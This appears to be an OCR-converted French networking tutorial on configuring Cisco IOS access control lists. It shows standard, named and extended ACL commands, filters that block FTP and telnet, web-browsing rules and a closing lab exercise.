
Commande : (config)#access-list 7 permit any

```
Router# configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 7 permit any
```

Positionnement de l'access list


Commande : (config-if)#ip access-group 1 out

```
Router(config)#access-list 1 permit 192.168.10.0 0.0.0.255
Router(config)#interface s0/0/0
Router(config-if)#ip access-group 1 out
```



Exemple d'access list Standard


```
Router(config)#access-list 1 deny 192.168.10.10 0.0.0.0
Router(config)#access-list 1 permit 192.168.10.0 0.0.0.255
Router(config)#interface s0/0/0
Router(config-if)#ip access-group 1 out
```



Access list sur terminal virtuel

Commande : (config-line)#ip access-class 10 in


```
Router(config)#access-list 10 permit 192.168.10.0 0.0.0.255
Router(config)#access-list 10 deny any
Router(config)#line vty 0 15
Router(config-line)#access-class 10 in
```



Access list standard nommées

Commande : (config)#ip access-list standard NO_ACCESS

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#ip access-list standard NO_ACCESS
Router(config-std-nacl)#deny host 192.168.10.10
Router(config-std-nacl)#permit 192.168.10.0 0.0.0.255
Router(config-std-nacl)#interface fa 0/1
Router(config-if)#ip access-group NO_ACCESS out
```





Contrôle des ACL

Commande : #Show access-lisy

```
Router#show access-lists
Standard IP access list 1
    10 deny host 192.168.10.10
    20 permit 192.168.10.0 0.0.0.255
Standard IP access list 10
    10 permit 192.168.10.0 0.0.0.255
    20 deny any
Standard IP access list NO_ACCESS
    10 deny host 192.168.10.10
    20 permit 192.168.10.0 0.0.0.255
```

Insertion d'une instruction dans une ACL


Commande : (config)#15 deny host 192.168.10.15

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#ip access-list standard NO_ACCESS
Router(config-std-nacl)#15 deny host 192.168.10.15
Router(config-std-nacl)#end
```


Commande : #Show access-lisy

```
Router#show access-lists
Standard IP access list 1
    10 deny host 192.168.10.10
    20 permit 192.168.10.0 0.0.0.255
Standard IP access list 10
    10 permit 192.168.10.0 0.0.0.255
    20 deny any
Standard IP access list NO_ACCESS
    10 deny host 192.168.10.10
    15 deny host 192.168.10.15
    20 permit 192.168.10.0 0.0.0.255
```

ACL Etendues



OU






Afficher la liste des ports

Commande : (config)#access-list 101 permit TCP any any eq

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 101 permit TCP any any eq ?
  <0-65535>  Port number
  ftp        File Transfer Protocol (21)
  pop3       Post Office Protocol v3 (110)
  smtp       Simple Mail Transport Protocol (25)
  telnet     Telnet (23)
  www        World Wide Web (HTTP, 80)
```


Bloquer le trafic FTP

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 101 deny tcp 192.168.20.0 0.0.0.255 192.168.10.0 0.0.0.255 eq 21
Router(config)#access-list 101 deny tcp 192.168.20.0 0.0.0.255 192.168.10.0 0.0.0.255 eq 20
Router(config)#access-list 101 permit ip any any
Router(config)#interface fa 0/1
Router(config-if)#ip access-group 101 in
```




Bloquer le trafic telnet

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 101 deny tcp 192.168.20.0 0.0.0.255 any eq telnet
Router(config)#access-list 101 permit ip any any
Router(config)#interface fa 0/0
Router(config-if)#ip access-group 101 out
```




ACL de navigation WEB

```
Router(config)#ip access-list extended SUFING
Router(config-ext-nacl)#permit TCP 192.168.10.0 0.0.0.255 any eq 80
Router(config-ext-nacl)#permit TCP 192.168.10.0 0.0.0.255 any eq 443
Router(config-ext-nacl)#ip access-list extended BROWSING
Router(config-ext-nacl)#permit TCP any 192.168.10.0 0.0.0.255 established
```



TP : ACL



Autoriser les utilisateurs des LAN de R1 à générer du trafic HTTP et FTP sur le serveur.

Interdire tout les utilisateurs à accéder au Lan de R2

